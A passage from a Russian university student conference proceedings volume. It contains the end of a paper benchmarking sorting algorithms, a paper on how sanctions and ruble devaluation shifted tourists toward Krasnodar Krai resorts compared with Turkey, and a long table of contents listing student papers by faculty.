


Рис. 1 Блок-схема программы.

Программа создает четыре одинаковых массива, состоящих из 10000 случайных чисел. Далее каждая копия массива сортируется своим алгоритмом с отсчетом времени. Затем программа еще раз сортирует этими же алгоритмами уже отсортированные массивы.

Следующим шагом программа создает четыре одинаковых массива, состоящих уже из 20 000 случайных чисел, и цикл повторяется вновь, пока размер массивов не достигнет 1 000 000 элементов.

Важно отметить характеристики компьютера, на котором проводились исследования, т. к. от них напрямую зависит время работы алгоритмов:

1. Процессор AMD FX(tm)-6350 Six-Core Processor, 3900 МГц.
2. Установленная оперативная память (RAM) 8,00 ГБ

С помощью данного приложения был проведен экспериментальный анализ методов сортировок.

В результате проведенных исследований были получены графики зависимости времени сортировки массива от его объема для каждого алгоритма (рис.2).

Проведенный анализ показал, что быстрая сортировка QuickSort занимает меньше времени. Таким образом, данный алгоритм эффективнее, чем остальные методы сортировки.




Рис. 2 График зависимости скорости сортировки массива от его объема для каждого алгоритма.

Бывают случаи, когда большая часть массива уже отсортирована и требуется внести в него часть неотсортированных данных. Поэтому была исследована зависимость времени сортировки уже отсортированного массива со вставкой части неотсортированных данных от его объема для каждого алгоритма.

Исследования показали (рис.3), что наиболее эффективным методом сортировки в данном случае является сортировка вставками insert Sort.




Рис. 3 График зависимости скорости сортировки уже отсортированного массива от его объема для каждого алгоритма.

Заключение

Анализ алгоритмов сортировки с целью нахождения наиболее эффективного метода решения задачи сортировки массива данных по критерию времени показал, что для наиболее быстрой сортировки можно использовать два метода:

- quicksort - при сортировке всего массива данных;
- insertSort - когда требуется внести в уже сортированный массив некоторую неотсортированную часть данных.

В этом случае затраты времени будут максимально минимизированы.

1. Дональд Эрвин Кнут. Искусство программирования. Том 3. Сортировка и поиск Издательство: Вильямс, 2012, 824с.

2. Сортировка массива. Электронный ресурс: http://edunow.su/site/content/algorithms/sortirovka_massiva

3. Косенко Е.Ю., Никул Е.С. Программирование и основы алгоритмизации – Таганрог: Изд-во ТТИ ЮФУ, 2009. – 244с.

Антироссийские санкции как катализатор развития российского туристического бизнеса на примере курортов Краснодарского края

Орфаниди Х. Е.

Научный руководитель: Демьянова Е. В., : к.э.н., доцент кафедры ЕиГН

За последний год произошел ряд макроэкономических событий, которые привели к изменению направления российского турпотока с выездного на внутренний. В марте 2014 года, Совет министров иностранных дел Европейского союза, Сенат конгресса США, правительство Канады и ряд других стран постепенно начали вводить антироссийские санкции. В связи с резким падением цены на нефть, возросшими рисками, выпуском «Роснефтью» рублевых облигаций в конце 2014 года произошла девальвация рубля. Это не могло не сказаться на туристическом направлении – отдыхать за границей стало дорого, что привело к массовому банкротству туристических компаний. В течение 2014 года 120 турфирм закрылось, клиенты потеряли свои деньги, так и не отдохнув, либо изрядно потратив свое время и нервы. Если в 2013 году за пределы России выехало 15 млн. туристов, а на Кубанских курортах отдохнуло около 10 млн. россиян[1], то уже в 2014 наблюдается обратная тенденция: 11.5 млн. человек за границей[2] и 15.5 млн. человек в Краснодарском крае. Российский туристический бизнес оказался перед необходимостью за очень короткий срок совершить рывок в повышении конкурентоспособности предоставляемых услуг.

Для определения резервов конкурентных преимуществ, которые позволят курортам черноморского побережья не только кратковременно воспользоваться положительным эффектом влияния санкций для внутреннего российского туристического рынка, но и позволят удержать клиентов на длительную перспективу, рассмотрим ближайших конкурентов черноморских курортов Краснодарского края. По данным www.vrn.ru этим летом больше всего россияне ездили в Турцию, Египет и Грецию (3 млн., 1.9 млн. и 1 млн. соответственно)[3]. Турция – главный конкурент российских курортов. Турпакет в этой стране стоит от 57000 рублей 5* «все включено» за неделю вместе с перелетом, отдых в Геленджике 5* - от 59400 рублей, в Сочи 5* - не менее 47500. На побережье Черного моря всего 12 отелей 5*: 1 в Геленджике, 2 в Анапе, 9 – в Сочинском районе[4].

Исходя из данных таблицы 1, количество услуг в гостиницах Краснодарского края уступает отелям Турции. В стоимость проживания не входит весомый набор услуг, что приводит к дополнительным тратам и значительно увеличивает стоимость полноценного отдыха, в отличие от турецкого турпакета, который практически не предполагает дополнительных затрат.

Таблица 1

Сравнительный анализ услуг, предоставляемых отелями VIP-класса в
Турции и в Краснодарском крае

Услуги	Турция	Краснодарский край
Стоимость проживания в сутки на одного человека (руб.)	4071	4242
Предоставление в бесплатное пользование мини-баром, сейфом	+	+
Номера оснащены беспроводным интернетом, телефоном, LCD телевизорами, музыкальными центрами, мини-барами, электронным сейфом, душем и туалетом	+	+
Бесплатное питание и алкоголь в ресторане	+	+(частично)
Спа-процедуры	+	+(за доп.плату)
Детям предоставляется огромный выбор всевозможных программ обучающего, спортивного и увеселительного характера, всевозможные семейные конкурсы, которые проводятся вместе с родителями, игровые зоны, кинотеатр.	+	+(за доп.плату)
Спортивные площадки, теннисные корты, тренажерный зал, гольф, бильярд	+	+(за доп.плату)
Количество ресторанов	От 4	До 2
Школа дайвинга, виндсерфинга, водные лыжи, парашют	+	-

Стоимость «эконом» класса: в Геленджике – от 24 000 рублей в неделю, в Сочи - не менее 16 000, в Турции – 23 000 рублей.

Проведя анализ данных приведенных в таблице 2, можно сделать вывод, что перечень предоставляемых услуг в российских гостиницах «эконом» класса исчерпывается наличием приемлемых условий для проживания и абсолютно не предполагает столь важные для полноценного отдыха дополнительные, входящие в стоимость турпакета, услуги. Это приводит к полной неопределенности стоимости отдыха для клиентов и отпугивает их, в отличие от более предсказуемых в этом отношении турецких отелей.

Таблица 2

Сравнительный анализ услуг, предоставляемых отелями «эконом»
класса в Турции и в Краснодарском крае

Услуги	Турция	Краснодарский край
Стоимость проживания в сутки на одного человека (руб.)	1642	1714
Обслуживание номеров, кондиционер, холодильник, кабельное / спутниковое телевидение, Телевизор	+	+
Рестораны и бары	+	-
Открытые и закрытые бассейны	+	-
Трансфер из аэропорта	+	-
Шведский стол	+(частично)	-

Кроме вышеобозначенной проблемы отсутствия сравнимого с конкурентами набора предоставляемых услуг, входящих в стоимость турпакета, необходимо отметить еще одну не менее важную проблему. Не смотря на дружественные для туристов климатические условия на черноморском побережье России, основной турпоток приходится на июнь-сентябрь. В отличие от турецких отелей, конкурентным преимущество которых является предоставляемая туристам возможность отдыха с ранней весны до поздней осени, на российских курортах с октября по май полноценно не функционирует вся сопутствующая туристической индустрии инфраструктура. На наш взгляд, границы курортного сезона необходимо и возможно расширить с апреля по ноябрь. Для этого, необходимо разработать план привлекательных для туристов массовых мероприятий, фестивалей и т.п., в период с апреля по май и с сентября по ноябрь, что позволит расширить границы туристического сезона и соответственно снимет нагрузку на инфраструктуру города в летний период.

Выводы. На данный момент наблюдается положительный эффект для российского туристического бизнеса от введения санкций и девальвации рубля. Но для того, чтобы разворот турпотока от выездного к внутрироссийскому остался долгосрочным, а желательно неизменным, необходимо использовать проанализированные фактические конкурентные преимущества ближайших конкурентов и реализовать их на российских курортах.

Для решения обозначенной проблемы, на наш взгляд, необходимо увеличить количество предоставляемых услуг входящих в стоимость турпакета, максимально расширить границы курортного сезона, что возможно осуществить в краткосрочной перспективе. Кроме того, существует не менее актуальная проблема качества предоставляемых услуг без должного внимания к этой проблеме, также невозможно ожидать устойчивого интереса к внутрироссийскому туризму.

Литература:

1. Количество россиян, отдохнувших за границей в 2013 году
[Электронный ресурс]: <http://newsland.com/news/detail/id/1289106/>;
2. Количество россиян, отдохнувших за границей в 2014 году
[Электронный ресурс]: <http://www.ntv.ru/novosti/1270847>;
3. Самые популярные туристические направления у россиян: [Электронный ресурс]: URL: <http://www.vm.ru/news/2014/12/03/rossiyane-v-2014-godu-chashche-vsego-otdihali-v-turtsii-egipte-i-gretsii-272596.html>;
4. Пятизвездочные отели черноморского побережья Краснодарского края
[Электронный ресурс]: URL: <http://www.booking.com/searchresults.ru>.

Содержание

Академия биологии и биотехнологии им. Д.И. Ивановского	3
<i>Головинов В.В. Влияние малых доз озона на процесс аммонификации</i>	<i>3</i>
<i>Гында К.И. Динамика подвижного фосфора в почвах степных агроценозов</i>	<i>5</i>
<i>Луценко Е.В. Разработка технологии получения засухоустойчивой формы осины методами клеточной инженерии</i>	<i>8</i>
<i>Святогорова А.Е. Влияние генетического полиморфизма гена <i>POU1F1</i> на откормочные и мясные качества свиней породы дюрок</i>	<i>10</i>
<i>Дзряян В. А. Активность аргиназы крови в развитии постперикардиотомного синдрома</i>	<i>13</i>
<i>А.В. Барахов Техногенное загрязнение почв Ботанического сада Южного федерального университета</i>	<i>16</i>
<i>Гимп А.В. Особенности трансформации бенз(а)пирена в черноземах обыкновенных модельно-вегетационного опыта</i>	<i>17</i>
Институт наук о Земле	21
<i>Глушко А.Е. Исследования загрязнения Черного моря нефтью и нефтепродуктами, проводимые «Ведущей научной школой» проф. Федорова Ю.А.</i>	<i>21</i>
<i>Осипова Т.В. Опасные метеорологические явления на территории Вологодской области</i>	<i>23</i>
<i>Брызгалов А.В. Пространственная и временная изменчивость минерализации реки Обь</i>	<i>26</i>
<i>Кравченко А.М. Геоэкологическая оценка деятельности ремонтно-дорожных организаций</i>	<i>29</i>
<i>Синюк М.А., Прозапас А.С. Современная ландшафтная структура г. Северодвинск и его экологическое состояние</i>	<i>32</i>
Институт истории и международных отношений	36
<i>Петрова Н.Д. Взаимоотношения князя Ярополка и воеводы Блуда с точки зрения теории этоса</i>	<i>36</i>
<i>Пимонова Т. С. Сатирический плакат Первой мировой войны: изображение и слово</i>	<i>38</i>
<i>Торопова М.С., Волчкова Е.Ю. Актуальные проблемы мультидисциплинарного анализа феномена подстрекательства</i>	<i>41</i>
Институт Математики, механики и компьютерных наук им И.И. Воровича	44
<i>Мишустин Н.С. Исследование ветрового потока при входе его в тоннель</i>	<i>44</i>
<i>Портнова М.Ю. Равновесие высокоэластичной тонкостенной трубки, одетой на абсолютно твёрдый цилиндр</i>	<i>47</i>
<i>Бирюков С.В. Реализация метода SPH в КЭ пакете ACELAN</i>	<i>50</i>
<i>Аллеева Л.Е. Вычислительный эксперимент по инвазии популяций</i>	<i>52</i>

<i>Гвоздева Д.А. Математическая модель вложения данных в дефектные контейнеры на основе ZZW-подхода</i>	55
<i>Леонов Д.А. Решение свёрточных уравнений на диэдральной группе и конечной дискретной группе Гейзенберга</i>	58
<i>Андреева А. Ю. Геометрия Лобачевского в научной деятельности Д.Д. Мордухай-Болтовского, его учеников и последователей</i>	61
<i>Лялина Е.В. Геометрия Лобачевского в педагогической деятельности Д.Д. Мордухай-Болтовского</i>	64
<i>Мнухин Р.М. Колебания предварительно напряженной трубы при наличии пластической зоны</i>	66
<i>Соколова О.В. Уравнения, неравенства и их системы в контексте единого государственного экзамена по математике</i>	69
<i>Юров В.О. Исследование волновых процессов в полом предварительно напряженном упругом цилиндре</i>	72
<i>Хвостов А.А. Оценка справедливой стоимости опциона в дискретной модели рынка Кокса-Росса-Рубинштейна с наличием скачков</i>	74
<i>Щитов Ф.А. Перенос массы под действием электрического поля в многокомпонентной смеси, описываемый квазилинейными уравнениями эллиптического типа</i>	77
Академия психологии и педагогики	80
<i>Алексеева Д.С. Зависимость эффективности распознавания лица от частотных характеристик тестового стимула</i>	80
<i>Гайбарян К.Х. Моушин-дизайн как современное направление цифрового искусства</i>	82
<i>Денисова Е.Г. Исследование отношения к болезни в связи с дисфункциональными убеждениями больных различными психосоматическими заболеваниями</i>	84
<i>Жирякова А.В. Google-сервисы как средство интерактивного взаимодействия при дистанционном обучении</i>	88
<i>Коленова А.С. Диагностический потенциал III таблицы теста чернильных пятен Г. Роршаха в работе с созависимыми клиентами (на примере женской выборки)</i>	90
<i>Кузнецова А. В. Отношение к виртуальному общению у старшеклассников с разным переживанием одиночества</i>	94
<i>Макарова Л.А. Коммуникативная функция костюма как основа методики обучения бакалавра по направлению «Дизайн одежды»</i>	99
<i>Морозова И.А. Cruelty to animals</i>	101
<i>Никитянская Я.В. Организация логопедической работы в дошкольном учреждении общеразвивающего вида</i>	101
<i>Остапенко О.В. Эмоциональное выгорание преподавателей вузов</i>	103
<i>Сысоева Н. В. Развитие речи младших школьников в условиях дополнительного образования</i>	108
<i>Яковлева Я.С. Особенности профессиональной мотивации в вынужденной профессиональной деятельности</i>	110
<i>Ярославцева О.Ю. Перспективные технологии в дизайне автомобилей</i>	114

<i>Яцык Г.Г. Влияние индивидуальных характеристик испытуемых на варибельность психофизиологического реагирования при проведении тестирования на полиграфе</i>	116
Учебный военный центр	120
<i>Захарченко А. Д. «Расстановка сил и потенциальной угрозы безопасности Российской Федерации в Юго-Западном направлении»</i>	120
<i>Колесникова Ф.Д. Популяризация борьбы дзюдо среди студентов ИТА ЮФУ</i>	122
<i>Топалов П.Д. «Анализ состояния и перспективы развития зарубежных комплексов лазерного оружия»</i>	124
<i>Орлов Д. Н., Яковенко В. А. «Разработка приемной и передающей части пункта управления комплектом имитаторов источников радиоизлучения»</i>	127
Физический факультет	130
<i>Панкин И.А. Геометрическая оптимизация структуры $np(bh^4)^2$ с учетом десорбции водорода</i>	130
<i>Безуглов М.А. Темная материя в техницвете: учет коаннигиляции</i>	130
<i>Янкелевич В.А Ограничения на искажения космологического спектра мощности возмущений с помощью функции масс гало темной материи</i>	131
<i>Трубников С.М. Комплекс для контроля качества узи-аппаратов</i>	131
<i>Строкин А.И., Каптелинин С. Магнитный поезд</i>	131
<i>Дорохова С.С. Исследование рентгеновским, лазерным и электронно-лучевым методами оксидных пленок, полученных в тлеющем разряде</i>	132
<i>Пимонов В. В. Фактор-групповой анализ нормальных колебаний одностенных нанотрубок нитрида бора</i>	133
<i>Швагер В.В. Разработка светодиодного 3d led куба 8x8x8</i>	133
<i>Ермаков И. Нейтронный монитор атмосферных медленных нейтронов в околосземном слое методом активации ^{128}I, ^{24}Na, ^{10}B</i>	133
<i>Жукова Т.А. Технология изучения основных понятий магнетизма на базе многоуровневого комплекса лабораторных работ</i>	134
Институт философии и социально-политических наук	135
<i>Бессарабова А.Ю. Формирование героизма в системе советского образования</i>	135
<i>Бурцева Я.М. Будущее партийных проектов в современной России (на примере партии «Единая Россия»)</i>	137
<i>Гура О.Р. Гендерные особенности мужской проституции</i>	140
<i>Немухина И.М. Воздействие наружной рекламы на горожанина</i>	141
<i>Кардашьян А.А. Дуальный характер социально-этических последствий клонирования человека</i>	144
<i>Рагозин Л.И. Традиционизм между теологией и психологией</i>	146
<i>Сахранов В.Р. «Эффективность политико-правовых институтов современного ЕС»</i>	148
<i>Сергиенко Е.А. Сексуальное просвещение современной молодёжи</i>	150
<i>Митрохина М.В. Мобилография как средство культурной идентификации современной молодежи</i>	152
<i>Красов И.И. Социальный контекст психологии: от Кангйема к Фуко</i>	155

<i>Малыхин К.К. Православный Иподиаконат с момента генезиса до 13 века: проблема эволюции</i>	158
<i>Хижняк А.С. Феминизм в эпоху постмодерна</i>	161
Институт филологии, журналистики и межкультурной коммуникации	165
<i>Приходько Т.И. Влияние древнейших верований на образ волка в античной культуре</i>	165
<i>Городецкий В.П. Тема одиночества в романе Г. Гессе «Гертруда»</i>	169
<i>Терехова А.М. Семантические стратегии убеждения в «Судебных речах» Ф.Н. Плевако</i>	172
<i>Мирошниченко Д.А. К вопросу о прагматическом потенциале испанского герундия и инфинитива (на материале романов Х.Л. Сампедро "Cuarteto para un solista" и "Monte Sinai")</i>	176
<i>Диброва Е.В. Формально-грамматические параметры письменного текста и индивидуально-личностные характеристики его автора: корпусное исследование</i>	180
<i>Белаиш Е.Ю. Черты лирико-психологического романа в "Бритом человеке" А. Мариенгофа</i>	184
<i>Погудина В. В. Изучение языковой личности и возможности конкордансов</i>	188
<i>Егиева Н.А. Функция числа в произведениях английской художественной литературы</i>	192
<i>Завгородняя Е.С. Англицизмы в современном французском языке: тематические группы</i>	196
<i>Лобачева М.И. Местоимения и их прагматические функции в повести А.И. Куприна «Олеся»</i>	198
<i>Малыгина Д.В. ИКТ в детском саду как средство формирования иноязычных лексических навыков</i>	202
<i>Задерака С.В. Современные неологизмы и явление аналитизма как одно из средств оформления заимствованной лексики (на примере СМИ)</i>	206
<i>Строительева М.С. Маска «шута» в авторском «я» (на примере репортажей Андрея Колесникова в газете «Коммерсантъ»)</i>	210
<i>Самохина А.Е. Основные тенденции реструктуризации медийного рынка Германии в начале XXI века</i>	214
<i>Тибеккина И.Б. Видеохостинг как социальное медиа. К вопросу о классификации каналов портала «Youtube»</i>	217
<i>Ткач А.Ю. Факторы эффективности использования творческих стратегий в рекламе (на примере рекламных кампаний МТС и Билайн)</i>	220
<i>Аббасова Л.А. Символизм цветообозначения в рекламном дискурсе</i>	223
<i>Тарабрина Д.П. Брендинг территории: анализ брендов зарубежных и российских городов</i>	226
<i>Бондаренко Ю.Б. Картина мира: определение, виды и функции</i>	230
Химический факультет	234
<i>Баласанян А.А. Особенности превращений в околморфотропных твердых растворах цирконат-станнат-магнониобат свинца</i>	234
<i>Бурдина Е. Влияние типа связности и толщины стержней (пластин) на свойства магнитоэлектрических композитов «пьезоэлектрик-феррит»</i>	236

Дохолян О. Исследование возможностей использования лантансодержащих манганитов в качестве магнитострикционных компонентов магнитоэлектрических композитов	239
Зыкова О.И. Разработка комплексного подхода к идентификации и исследованию полистирола и его сополимеров	242
Иволгина В. А. «Спектроскопическое исследование взаимодействия 1,3-Н-имидазолидин-2-тиона с молекулярным йодом»	245
Коростий М.А. «Влияние стехиометрии и легирования на электрофизические свойства материалов на основе титаната натрия-висмута»	247
Кулиничева А.С. Использование пробоподготовки QiEACHERS для анализа пестицидов различных классов в печени рыб	251
Селиверстова Е.Ю. Использование лаурилсаркозината натрия для выделения ДНК из почвы	253
Кирданева Н.А. Спектрохимическое исследование π-донорной активности, качественное и количественное определение тиамидов	254
Горбачева А.Ю. Синтез и свойства первых аминокислотных «протонных губок»	258
Мауэр Д.К. Влияние природы и концентрации циклических лактамов на электровосстановление ионов Cu^{2+} из сульфатных электролитов	260
Юрьева Ю.И. Методика определения действующих веществ пестицидов в донных отложениях методом ВЭЖХ	262
Донченко А.А. Изучение влияния способа синтеза на электрическую проводимость материалов на основе титаната натрия-висмута	264
Экономический факультет	268
Агишева А.В., Кулеша Э.В. Оценка влияния ключевых факторов конкурентоспособности специалиста по управлению персоналом на рынке труда на итоговый уровень его заработной платы	268
Арушанян К. Р. Прямые иностранные инвестиции в россию в условиях санкций	275
Белавкина И.К., Хлыстов К.А. Оценка последствий экономических санкций для российского потребителя	281
Е.Е. Головенко Инструменты суверенизации финансовой системы россии	285
Джаббаров Л. М. Построение скоринговой модели оценки кредитоспособности заемщиков на основе аналитической платформы deductor	291
Золотарева Н.С. Драйверы стабильности и роста российской банковской системы в современных условиях	295
Ивойлов Р.С. Специфика формирования маркетинговых стратегий в организациях секторов b2b и b2c	301
Караваева А.С. Управление в сфере государственных закупок с помощью методов теории нечетких множеств и современных информационных технологий	305
Качалкина Е.В. Проблемы и перспективы развития национальной платежной системы россии в современных условиях	309
Костюлин М.В. ТПР: перспективы и возможные последствия и для мировой экономики	315
Кривошеева-Медянцева Д.Д. Возможна ли реиндустриализация в россии: исследование ключевых аспектов государственной политики в сфере науки и образования	319

<i>Кутыгин Д. Н. Анализ и перспективы развития внешней торговли стран брикс</i>	323
<i>Лебедева О.А., Яровая А.Е. Банковский сектор России в условиях глобальной нестабильности: проблемы и перспективы развития</i>	327
<i>Леонова В.С. Анализ внедрения краудсорсинга в системы обучения и мотивации персонала</i>	331
<i>Максимова Е.Г., Махонина И.В. Знаковые системы (модели) в учете и отчетности</i>	337
<i>Медведева Е.В. Модель продвижения социального проекта в сети интернет</i>	340
<i>Мешкова С.С., Сидорня А.А. Специфика признания доходов и расходов организациями сферы услуг</i>	345
<i>Полохова А.С. Причины дискриминации при приеме на работу</i>	350
<i>Попов В.В. Прогнозирование состояния коммерческого банка в условиях кризиса с помощью метода сценариев</i>	355
<i>Стрельченко О.С. Реализация концепции устойчивого развития в условиях макроэкономической нестабильности</i>	361
<i>Тедеев З.Г. Направления развития денежно-кредитной политики центрального банка России</i>	367
<i>Фурса М.А., Свечкарева К.С. Оценка удовлетворенности студентов качеством образовательных услуг</i>	372
<i>Эллах И.Г. Исследование поведенческих эвристик банковских работников</i>	378
<i>Филимонова А.В. Инвестиционный потенциал Ростовской области: проблемы, тенденции, перспективы</i>	383
<i>Абрамян Г.А. Деофшиоризация российской экономики как императив эффективного государственного регулирования финансовой системы</i>	386
<i>Авакян О.С. Факторы экономического роста в сельском хозяйстве</i>	388
<i>Авакян В.С. Причины и последствия поддержки сельского хозяйства: теория и практика</i>	391
<i>Arepovskiy A. The influence of FIFA world cup 2018 on the transport infrastructure of Rostov agglomeration</i>	394
<i>Андреева В.Ю. Особенности нематериальной мотивации в условиях кризиса</i>	396
<i>Бедрик А.А. Особенности финансирования и функционирования транснациональных корпораций Европы и России</i>	399
<i>Бахчевникова Я.С. Роль чемпионата мира по футболу 2018 в решении проблем занятости в ростовской области</i>	402
<i>Григорьева А.А. Особенности механизма оценки экономической эффективности нематериальной мотивации на примере ООО "Дельта-Холод"</i>	404
<i>Заргарян Д.М. Особенности формирования идеального профессионального портрета hr-менеджера на основе карты компетенций</i>	406
<i>Калинина Н.В. Трансформация роли государственной собственности в экономике России</i>	409
<i>Karapetyan L.A. Advertising effectiveness</i>	412
<i>Колесникова И.В. Продовольственная безопасность России: факторы и особенности</i>	414
<i>Левина П.А. Трансплантация мировых институтов закупок в российскую контрактную систему</i>	417
<i>Liatin V. The influence of oil prices on the global economy</i>	422
<i>Магомедов Ж.З. Особенности реализации инвестиционно-банковской деятельности в Российской Федерации</i>	424

<i>Мурат А.Г. Институционализация механизма реализации инновационных проектов</i>	426
<i>Орлов А.П. Экономико-правовые инструменты защиты государственных заказчиков от недобросовестных поставщиков</i>	429
<i>Пикуль А.В., Рябко О.П. Development and application of international financial reporting Standards in Russia</i>	431
<i>Савин В.А. Тренды и перспективы развития рынка акций в условиях волатильности российской экономики</i>	433
<i>Рябко О.П., Смирнова И.С. Econometric and instrumental methods of analysis, assessment and forecasting of investment potential in regional economies</i>	436
<i>Удодова А.Н. Генезис электронной коммерции: структура и оценка эффективности</i>	438
<i>Фабрицкая А.А. Социально-экономическое положение российских домохозяйств и их реакция на кризисные явления в экономике</i>	442
<i>Шахвардиев И.В. Современные особенности инвестиционного поведения населения России</i>	447
<i>Яковенко Л.А. Современные исследования вовлеченности персонала в российских вузах: подходы и методы</i>	450
Юридический факультет	458
<i>Бабаян В.Г. Обстоятельства, не подлежащие доказыванию: новеллы</i>	458
<i>Бартеньева Н.В. Правовое обеспечение информационной безопасности</i>	460
<i>Вальтер М.О. «Резиновые» формулировки закона о «резиновых» квартирах: проблемы толкования и правоприменения</i>	462
Высшая школа бизнеса	466
<i>Завадская А.Э. Значение туристских кластеров в развитии внутреннего туризма в России</i>	466
<i>Каликина А.В. Организация экскурсионного обслуживания в гостиницах г. Ростов-на-Дону</i>	469
<i>Карелов Р.С. Анализ динамики тепловых нагрузок административного здания</i>	471
<i>Кот И.И., Геворгян А.А. Разработка и системная интеграция для мобильных приложений</i>	477
<i>О.С. Ковальчук Финансовое поведение молодежи в контексте отношения к деньгам</i>	480
<i>Маркелова Е.И. Сравнение программы стимулирования компании «McDonald's» в России, США и странах Европы</i>	483
<i>Полошкова К.В. Формирование внутренних и международных выездных туристских потоков в Российской Федерации (на примере Крыма и Турции)</i>	485
<i>Саяпина Н.Н. Оценка туристско-рекреационного потенциала Туапсинского района с помощью математико-картографического моделирования</i>	488
<i>Тихонова К.Ю. Совершенствование финансового механизма муниципальной дошкольной образовательной организации</i>	491
<i>Филютина В.О. Совершенствования системы управления персоналом организации сферы торговли на основе применения информационных технологий</i>	494

Факультет управления	497
<i>Балашева Ю.Б. Оценка уровня привлекательности Ростовской области, как центра въездного туризма</i>	497
<i>Бондаренко Ю.С., Федоров М.А. Построение диагностического профиля коммерческого предприятия ООО «Гарантия»</i>	500
<i>Веранян Р.Г. Проблемы внедрения системы электронного здравоохранения</i>	503
<i>Лопатин А.И. Финансовая грамотность населения: анализ ситуации и перспективы развития</i>	505
<i>Татьяна И.М. Государственное регулирование ценообразования в условиях кризиса</i>	508
<i>Сыропятов В.А. Повышение эффективности государственных закупок на примере США и ЕС</i>	511
<i>Иванушенкова К.С. Проблемы развития малого бизнеса в России</i>	514
<i>Избрикова В.А. Особенности стратегического планирования в малом бизнесе</i>	516
<i>Помазкова И.С. Инвестиционный потенциал Ростовской области</i>	520
